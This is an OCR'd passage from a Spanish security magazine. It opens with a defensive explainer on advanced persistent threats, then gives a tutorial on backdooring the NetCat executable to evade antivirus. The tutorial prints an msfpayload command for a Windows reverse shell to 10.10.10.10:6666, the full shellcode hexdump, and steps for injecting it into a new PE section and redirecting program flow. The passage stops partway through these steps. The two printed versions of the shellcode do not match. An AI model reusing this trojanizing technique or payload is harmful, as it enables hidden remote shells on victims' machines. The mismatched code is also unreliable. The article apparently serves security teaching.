- **Persistencia:** si un objetivo se resiste a ser penetrado, el hacker no abandonará la misión, lo que hará es cambiar la estrategia y desarrollará un nuevo tipo de ataque. Incluso podría decidirse por pasar de un vector de ataque externo a uno interno.
- **Control y enfoque:** una APT está enfocada en tomar control de elementos cruciales de la infraestructura, como redes de distribución eléctrica o sistemas de comunicaciones; también busca comprometer la propiedad intelectual de otros o información de seguridad nacional, mientras que los datos personales no suelen ser de interés para un atacante de este estilo.
- **Tiempo y dinero:** los perpetradores de una APT no suelen preocuparse por el costo del ataque, incluso pueden no preocuparse de los ingresos a partir del mismo, ya que a menudo están financiados por estados nacionales o por el crimen organizado.
- **Automatización:** los hackers hacen uso de software y sistemas automatizados para aumentar el poder de penetración contra un solo objetivo, a diferencia de otros tipos de ataques que utilizan sistemas automatizados para atacar múltiples objetivos.
- **Una sola capa:** solo un grupo u organización posee y controla todos los roles y responsabilidades durante el ataque. Estos roles y responsabilidades no están distribuidos en grupos externos a la organización atacante.

Durante los últimos dos años las APT se han hecho muy sofisticadas y diversificadas en sus métodos y tecnologías. Los ataques tradicionales empiezan mapeando las redes y realizando tareas de inteligencia para recolectar información acerca de vulnerabilidades técnicas, sin embargo, un ataque APT empieza con un mapeo de la parte humana de la organización y colecta información de los empleados, más que por medio de las vulnerabilidades técnicas. Enfocarse en las personas, que son el eslabón más débil en la seguridad, es más fácil que tratar de evitar los componentes tecnológicos de seguridad como los firewalls y los sistemas de prevención de intrusos.

Las técnicas de APT han probado ser tan exitosas que cualquier organización debería asumir que este tipo de ataques son inevitables.


¿Por qué es tan difícil detectar una APT?

- Más que tomar control de las aplicaciones y de la infraestructura de la red, buscan aprovecharse de los recursos y privilegios de las personas que forman parte de la organización.
- Usan firmas de ataque únicas y de gran creatividad.
- Más que tomar control de los componentes y de las aplicaciones de la red, una ATP se basa en los recursos de los usuarios y sus privilegios.
- El comportamiento y las "firmas" de un ataque de este tipo son difíciles de correlacionar con los de ataques conocidos, incluso si la empresa utiliza un correlacionador o un SIEM (Security Incident and Event Management).
- Normalmente una APT es distribuida a lo largo de periodos de tiempo prolongados, haciéndola difícil de correlacionar con base en los datos de fecha y hora.
- Los ataques parecieran venir de una gran variedad de fuentes. Las botnets distribuidas son usadas con frecuencia para generar los ataques, haciendo muy difícil la identificación de la red hostil.
- El tráfico de datos del ataque por lo general se encubre a través de cifrado, compresión o enmascarando las transmisiones dentro del comportamiento "normal" de programas comprometidos.
- Muchas APT son diseñadas de manera específica para operaciones encubiertas y se mueven de un sistema comprometido a otro sin generar el tráfico predecible que se ve en otra clase de malware. Los ataques APT suelen diseñarse para evadir las soluciones antimalware y los IPS, además de que pueden ser compilados para una industria u organización específica.

¿Cuáles son las cualidades de una APT?

Aunque los métodos y tecnologías usadas pueden variar mucho, casi siempre exhiben estas cualidades:

1. Ataques personalizados basados en la organización objetivo.
   Los hackers seleccionan sus objetivos y diseñan sus métodos de ataque e infiltración para tener el mayor efecto posible en los sistemas, defensas y personal de las organizaciones objetivo. Atacan a los empleados y a los usuarios válidos de alto nivel que tienen privilegios en los sistemas y procesos que necesitan atacar. Emplean técnicas de reconocimiento e inteligencia para entender los sistemas, aplicaciones y redes de la víctima, de tal manera que puedan ser más eficientes, atacando sistemas con vulnerabilidades no corregidas o desconocidas (zero-day).
2. "Bajo y lento"
   Para evadir la detección, los hackers mantienen un perfil bajo dentro del ambiente de TI de las organizaciones que infiltran, incluso pueden llegar a esperar meses enteros para que se den las condiciones óptimas para un ataque. El monitoreo sistemático y la interacción con los sistemas comprometidos durante periodos largos de tiempo son la marca típica de una ATP.
3. Organizado y bien financiado.
   Los grupos y organizaciones detrás de una ATP suelen poseer suficientes recursos financieros para mantener ataques durante largos periodos de tiempo. La sofisticación de las APT sugiere que estos grupos incluyen equipos multidisciplinarios de hackers con amplias habilidades y experiencia para lograr el acceso a infraestructuras complejas de TI, evolucionando con ello las cadenas de suministro criminal y sus capacidades de investigación y desarrollo. Además, estos grupos tienen la habilidad de comprar recursos de cómputo en la nube, utilizar exploits para vulnerabilidades no descubiertas y usar botnets completas para sus propósitos.
4. Métodos de ataque simultáneos y diversos.
   Una APT muchas veces utiliza múltiples vectores de ataque simultáneos, tanto automatizados como humanos. Usan una gran cantidad de métodos y tecnologías para infiltrarse e infectar nodos en los ambientes de TI de sus víctimas y, con frecuencia utilizan ataques de bajo riesgo para distraer a los administradores y a los analistas de seguridad, evitando que se percaten del ataque verdadero.
5. Redes sociales.
   Es muy común el uso de herramientas de redes sociales, como invitaciones falsas de LinkedIn®, para ganar la confianza de las víctimas y comprometer así los sistemas y las credenciales de acceso a los mismos. Es importante entender el elemento humano de una APT pues es uno de los elementos que hacen tan efectivos este tipo de ataques, ya que utilizan la tendencia de la gente a confiar en otros para así manipular a los empleados y terminar instalando malware en los sistemas.



Amenazas avanzadas (Advanced Threats, AT) versus Amenazas persistentes avanzadas (Advanced Persistent Threats, APT)

Ambas usan el mismo tipo de métodos de ataque, sin embargo hay algunas diferencias que hacen que una APT sea mucho más difícil de detectar:

	Amenaza avanzada (AT)	Amenaza persistente avanzada (APT)
Selección del objetivo	Es aleatoria y oportunista. El malware es distribuido tan ampliamente como sea posible para mejorar las oportunidades de penetrar un sistema "rentable", como por ejemplo las computadoras empleadas para firmarse en cuentas de crédito bancarias.	Una APT se diseña para un objetivo específico, atacando sus activos conocidos, arquitectura de redes y vulnerabilidades.
Motivación	El motivo principal es la ganancia financiera a través del robo de información bancaria y de crédito. Cuando las contramedidas detienen un ataque, los hackers dejan de actuar o se mueven hacia otro objetivo que sea más fácil de penetrar, en lugar de modificar el ataque.	Los hackers combinan múltiples vectores de ataque y herramientas para comprometer los sistemas que son el blanco. Además de las herramientas tradicionales de las AT, una APT también puede emplear código desarrollado específicamente para el ataque, técnicas de inteligencia, intervención telefónica y hasta robo físico.
Vectores de ataque	Es típico que se empleen troyanos (Zeus, SpyEye, Sinowal, Qakbot, etcétera), vulnerabilidades "zero-day" y exploits conocidos.	Los hackers combinan múltiples vectores de ataque y herramientas para comprometer los sistemas que son el blanco. Además de las herramientas tradicionales de las AT, una APT también puede emplear código desarrollado específicamente para el ataque, técnicas de inteligencia, intervención telefónica y hasta robo físico.
Remediación	Muchas AT se pueden neutralizar mediante el uso de técnicas de virtualización combinadas con procesos de administración de parches/vulnerabilidades, sistemas de autenticación robustos e inteligencia contra el cibercrimen.	Aún si se detectan y corrigen nodos infectados en una red, es muy posible que los hackers tengan planes de contingencia y nodos redundantes que les permitan continuar sus operaciones..

Las APT son inevitables en la mayoría de las grandes organizaciones. Más que una cuestión de pensar si un ataque ocurrirá o no, es una cuestión de pensar cuándo ocurrirá.

¿Por qué una APT suele ser más exitosa que otro tipo de ataques?

- Los entornos de TI son cada vez más complejos: la mayoría de las grandes organizaciones tienen ambientes muy complejos que incluyen servidores legados, mainframes, centros de datos virtualizados, servicios en la nube, etcétera. Estos sistemas tan diversos crean muchos desafíos para los equipos de seguridad de TI, que deben cubrir infraestructuras cada vez más grandes cuyo monitoreo y correlación es cada vez más complejo.
- Robo de credenciales de acceso empresarial: investigaciones de la empresa RSA encontraron que 88% de las compañías en la lista Fortune 500 tienen empleados infectados con Zeus, además, reportes de la misma empresa han informado que es común el empleo de credenciales de acceso empresarial por parte de los atacantes en los puntos de recolección de información por parte de los criminales. Lo anterior demuestra que los hackers ya tienen las herramientas de malware y los puntos de acceso para comprometer ambientes empresariales de TI.
- Costo decreciente: los ataques de APT se han vuelto menos caros de manufacturar e implantar, por lo que muchos grupos criminales han tomado ventaja de los costos, desempeño y escalabilidad del cómputo en la nube. Este costo menor incrementa el ROI (retorno de inversión) potencial de un ataque.
  Otro punto importante de recordar es que los grupos detrás de este tipo de ataques están motivados por la ganancia que pueden obtener al extraer información de sus víctimas, por lo que se estructuran de manera similar a cualquier otro modelo de negocio que analiza el valor de la información a obtener contra el costo de la obtención.

Así pues, es innecesario recalcar que aunque las tácticas para desplegar una APT no son nuevas, representan un fuerte incremento en el riesgo potencial y en el daño, y también indican una creciente sofisticación de los vectores de ataque y de las capacidades de los hackers.

¿Qué medidas tomar para reducir el riesgo de una APT?

1. Gobernabilidad, manejo del riesgo y cumplimiento regulatorio.
   Las organizaciones necesitan evaluar si están aplicando las medidas de protección adecuadas a los activos más valiosos. Es aquí donde la gobernabilidad, la administración del riesgo y el cumplimiento regulatorio (Governance, Risk and Compliance, GRC) entran en escena. Los equipos de administración de la seguridad deben establecer prioridades basadas en las políticas creadas a partir de los esfuerzos de GRC.
2. Correlación exhaustiva de riesgos.
   Las organizaciones necesitan una vista unificada de sus ambientes de TI, sin importar qué cosas son internas, externas, cuáles son virtualizadas o cuáles están en la nube. Sólo teniendo una vista integral se puede monitorear, analizar y correlacionar eventos para detectar actividad sospechosa y para determinar el daño posible o real de un ataque de este tipo.
   Para ayudar en la correlación de eventos, el software de monitoreo y administración debe integrar en una sola consola las bitácoras, estado de la aplicación de parches para corregir vulnerabilidades y otra información de seguridad de los diversos ambientes de TI, esto para dar a la organización un panorama completo de la situación, evitando así la dificultad de "encontrar una aguja de seguridad en el pajar de TI".
3. Automatización intensiva de sistemas de TI.
   Las empresas deben aprovechar la automatización y la virtualización para hacer más eficiente la administración y el monitoreo, tanto de la configuración de los sistemas como de la administración de parches y actualizaciones. La automatización ayudará a lograr la línea base de seguridad de una manera más eficiente y simplificará las operaciones al reducir la brecha entre sistemas actualizados y no actualizados.
4. Comportamiento adaptable de las operaciones de seguridad.
   Las prácticas de seguridad basadas en reglas rígidas y análisis de firmas sólo pueden ser efectivas contra ataques tradicionales pero no contra ataques de APT. Las operaciones de seguridad necesitan responder y adaptarse rápidamente cuando hay eventos o condiciones que causan desviaciones de la línea base establecida. Necesitan inteligencia automatizada e interconstruida que permita adaptar las técnicas de verificación de usuarios, intercambiar equipos e incluso "recablear" redes virtuales completas para cortar de tajo actividades de alto riesgo. Los equipos de seguridad deben aprender sobre la marcha para adaptar y mejorar sus contramedidas, lo que mejorará la eficiencia y efectividad de la respuesta a amenazas

Las amenazas persistentes avanzadas están cambiando el panorama de las amenazas en el mundo empresarial debido a su sigilo, ambición y complejidad. Estar alerta y enterado de lo que es una APT es el primer paso para establecer la estrategia de defensa ante ello, sin embargo, hay que tener en cuenta que es casi imposible prevenir las APT y por lo general solo puede minimizarse el daño.

Las organizaciones deben aprender a considerar amenazas emergentes como las APT en sus evaluaciones de riesgo y en la planeación de la seguridad. Esto requiere cambios fundamentales y estratégicos en la manera en que las empresas priorizan sus actividades de seguridad e identifican amenazas, lo cual forzará también a los equipos de TI y de seguridad a adoptar prácticas de seguridad a partir de un punto de vista amplio y basado en el riesgo

Antivirus, PE, backdoor y otras cosas


Eduardo P. Sánchez Díaz
CISSP, CISM, GCIH, GWAPT, CEH y CHFI
epsanchez@scitum.com.mx

Cuando se habla de brincarse las restricciones de seguridad que implementan los controles tecnológicos tales como *antivirus*, *IPS*, *firewall*, se puede llegar a pensar en artes oscuras que están fuera de nuestro alcance, sin embargo no es así; como parte de una serie de artículos pretendo abordar cómo es posible evadir *software* antivirus mediante la ejecución de técnicas de codificación.

El alcance de esta primera sección es mostrar cómo es posible en un archivo ejecutable portable (PE, por sus siglas en inglés) agregar código malicioso que será ejecutado como parte del flujo normal del programa, sin que el usuario lo identifique.

El formato PE es un formato de archivo ejecutable de 32 o 64 *bits* usado en sistemas operativos *Windows*, cuyo propósito es ser ejecutado de manera portable en las diversas versiones del sistema operativo simplemente copiando el archivo con extensión *exe*, *SYS*, *DLL*, *scr*, etcétera.


La estructura de un PE se muestra en la siguiente imagen:



Como se puede observar, un PE contiene diversas partes como los encabezados y secciones, las cuales son una liga dinámica del mapa del archivo en memoria; por ejemplo, la sección .data contiene las variables globales del programa.--Para un mayor detalle se puede revisar la documentación de *Microsoft*[1].

Para este caso utilizaremos en PE de *NetCat*, una herramienta muy común en el ámbito de la seguridad informática, la cual permite el manejo de conexiones de red de TCP/IP. Por defecto esta herramienta es detectada como peligrosa por la mayoría de los antivirus. En la siguiente imagen se muestra cómo la ven algunos antivirus (se puede consultar la lista completa en la liga de Virus Total http://bit.ly/IT63PH).

Por defecto *NetCat* no contiene algún código malicioso, sin embargo por su naturaleza es clasificada como una amenaza.



File name: nc.exe
Submission date: 2011-05-10 04:09:21 (UTC)
Current status: finished
Result: 23/42 (54.8%)

not reviewed
Safety score: -

Compact | Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.05.10.00	2011.05.09	Win-AppCare/NTSniff_v111.61440
AntiVir	7.11.7.204	2011.05.10	SPR/Tool.NetCat.B
Antiy-AVL	2.0.3.7	2011.05.09	RemoteAdmin/Win32.NetCat.gen
Avast	4.8.1351.0	2011.05.09	-
Avast5	5.0.677.0	2011.05.09	-
AVG	10.0.0.1190	2011.05.10	RemoteAdmin.BX
BitDefender	7.2	2011.05.10	-
CAT-QuickHeal	11.00	2011.05.09	-
ClamAV	0.97.0.0	2011.05.10	PUA.NetTool.Netcat-6
Comntouch	5.3.2.6	2011.05.10	W32/Netcat
Comodo	8644	2011.05.10	ApplicUnaaf.Win32.RemoteAdmin.NetCat.g
DrWeb	5.0.2.03300	2011.05.09	Tool.Netcat
eSafe	7.0.17.0	2011.05.09	-
eTrust-Vet	36.1.8317	2011.05.09	-
F-Prot	4.6.2.117	2011.05.10	W32/Netcat
F-Secure	9.0.16440.0	2011.05.10	Riskware:W32/NetCat.C

Lo que se hará es modificar el PE original insertando una serie de sentencias que hacen que el equipo donde se ejecuta –en este caso el *NetCat* modificado--haga una conexión remota a un equipo y ofrezca un *command prompt* (*cmd*); a esto comúnmente se le conoce como *reverse shell*.

Ilustración: Silverio Ortega

Para lograr lo anterior se utilizarán diversas herramientas libres que se listan a continuación:

- *LordPEDeluxe*: Herramienta que permite realizar el volcado de la memoria de un programa o proceso, modificar y obtener información de los encabezados y secciones de un PE.
- *XVI32*: Editor hexadecimal.
- *ImmunityDebugger*: Herramienta que permite realizar el análisis e ingeniería inversa de archivos binarios como son los PE.
- *Metasploit*: *Framework* de explotación de vulnerabilidades.

El primer paso es generar nuestro código malicioso – en este caso un *reverse shell*-- con una de las herramientas de *Metasploit* llamada *msfpayload*, que hace posible la administración y manipulación de los payloads que maneja *Metasploit*

Desde una línea de comando se ejecuta lo siguiente:


```
./msfpayload windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=6666 R | hexdump –C

00000000  fc e8 89 00 0000 60 89  e5 31 d2 64 8b 52 30 8b  |.....`..1.d.R0.|
00000010  52 0c 8b 52 14 8b 72 28  0f b7 4a 26 31 ff 31 c0  |R..R..r(..J&1.1.|
00000020  ac 3c 61 7c 02 2c 20 c1  cf 0d 01 c7 e2 f0 52 57  |.<a|., .......RW|
00000030  8b 52 10 8b 42 3c 01 d0  8b 40 78 85 c0 74 4a 01  |.R..B<...@x..tJ.|
00000040  d0 50 8b 48 18 8b 58 20  01 d3 e3 3c 49 8b 34 8b  |.P.H..X ...<I.4.|
00000050  01 d6 31 ff 31 c0 ac c1  cf 0d 01 c7 38 e0 75 f4  |..1.1.......8.u.|
00000060  03 7d f8 3b 7d 24 75 e2  58 8b 58 24 01 d3 66 8b  |.}.;}$u.X.X$..f.|
00000070  0c 4b 8b 58 1c 01 d3 8b  04 8b 01 d0 89 44 24 24  |.K.X.........D$$|
00000080  5b 5b 61 59 5a 51 ff e0  58 5f 5a 8b 12 eb 86 5d  |[[aYZQ..X_Z....]|
00000090  68 33 32 00 00 68 77 73  32 5f 54 68 4c 77 26 07  |h32..hws2_ThLw&.|
000000a0  ff d5 b8 90 01 00 00 29  c4 54 50 68 29 80 6b 00  |.......).TPh).k.|
000000b0  ff d5 50 505050 40 50  40 50 68 ea 0f df e0 ff  |..PPPP@P@Ph.....|
000000c0  d5 89 c7 68 0a 0a0a0a  68 02 00 1a 0a 89 e6 6a  |...h....h......j|
000000d0  10 56 57 68 99 a5 74 61  ff d5 68 63 6d 64 00 89  |.VWh..ta..hcmd..|
000000e0  e3 57 5757 31 f6 6a 12  59 56 e2 fd 66 c7 44 24  |.WWW1.j.YV..f.D$|
000000f0  3c 01 01 8d 44 24 10 c6  00 44 54 50 56 5656 46  |<...D$...DTPVVVF|
00000100  56 4e 56 56 53 56 68 79  cc 3f 86 ff d5 89 e0 4e  |VNVVSVhy.?.....N|
00000110  56 46 ff 30 68 08 87 1d  60 ff d5 bb f0 b5 a2 56  |VF.0h...`......V|
00000120  68 a6 95 bd 9d ff d5 3c  06 7c 0a 80 fb e0 75 05  |h......<.|....u.|
00000130  bb 47 13 72 6f 6a 00 53  ff d5                    |.G.roj.S..|
0000013a
```

La salida es el código en hexadecimal que realiza una conexión inversa a la IP 10.10.10.10 puerto 6666; este código es el que vamos a usar para inyectar en el PE nc. Para facilitar el manejo de este código utilizamos la siguiente sentencia:

```
bash-3.2# ./msfpayload windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=6666 R | hexdump -C | grep -v 13a | cut
-d" " -f3-19 | sed 's/ //g'| tr -d '\n'
ffce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52
108b423c01d08b407885c0744a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83
b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a51ffe0585f5a8b12eb865d68333200
00687773325f54684c772607ffd5b89001000029c454506829806b00ffd55050505040504050 68ea0fdfe0ffd589c768ac142
8686802001a0a89e66a1056576899a57461ffd568636d640089e357575731f66a125956e2fd66c744243c01018d442410c6
00445450565656465 64e565653566879cc3f86ffd589e04e5646ff306808871d60ffd5bbf0b5a25668a695bd9dffd53c067c0
a80fbe07505bb4713726f6a0053ffd5
```


- grep -v 13a : así quitamos la línea donde aparece la dirección 0000013a, la cual es una línea vacía en la salida del *payload*.
- cut -d" " -f3-19: con esto recortamos solo las columnas 3 a 19 de los datos que nos da el *payload*.
- sed 's/ //g' : para quitar los espacios.
- tr -d '\n' : de este modo nos deshacemos de los saltos de línea.

Al contar ya con el código que vamos a usar, lo siguiente es inyectarlo en el programa nc; para lograrlo crearemos una nueva sección en el PE a través de *LordPE*.




Como se puede apreciar en la imagen, el archivo contiene tres secciones *.text, .rdata, .data*; al final de estas, se agregó una nueva llamada .Nueva y se le dio el tamaño de 4096 *bytes*, además se configuró y marco que ahí va existir código ejecutable.


Al guardar estos cambios en el archivo, este deja de funcionar ya que existe una sección que se encuentra sin datos. Si ejecutáramos este programa nos marcaría el siguiente error:



Para corregirlo se agregan datos a esta nueva sección por medio del editor hexadecimal, se abre el nuevo archivo nc y al final del mismo se agregan los datos tal como la imagen lo muestra— es aquí donde se creó nuestra nueva sección—y agregamos los datos nulos.




Ahora ya se cuenta con un archivo PE que contiene una nueva sección de 4096 *bytes*, en la cual insertaremos nuestro código; para lograr esto tenemos que analizar el comportamiento del PE y modificar el flujo original del programa, como se ilustra en la siguiente imagen:



Para modificar el flujo normal del programa y direccionarlo a nuestro *shellcode*, se utiliza un *debbuger*; lo primero es abrir el programa con *ImmunityDebbuger* y revisar la memoria para buscar dónde se encuentra nuestra sección.


El siguiente paso es ejecutar el programa y modificar su flujo.




Un buen lugar para modificar el flujo de un programa son las llamadas a funciones; lo primero que se hace es copiar estos registros, los cuales se usarán más adelante para regresar el programa a su flujo original. En nuestro caso los datos son:

```
00404ACA   . E8 69030000    CALL nc.00404E38
00404ACF   . BF 94000000    MOV EDI,94
```

Lo siguiente es cambiar la llamada a función por un salto (*JUMP*) al segmento de memoria donde inicia nuestra sección (en este caso 00410000) y donde se colocará el *shellcode*.

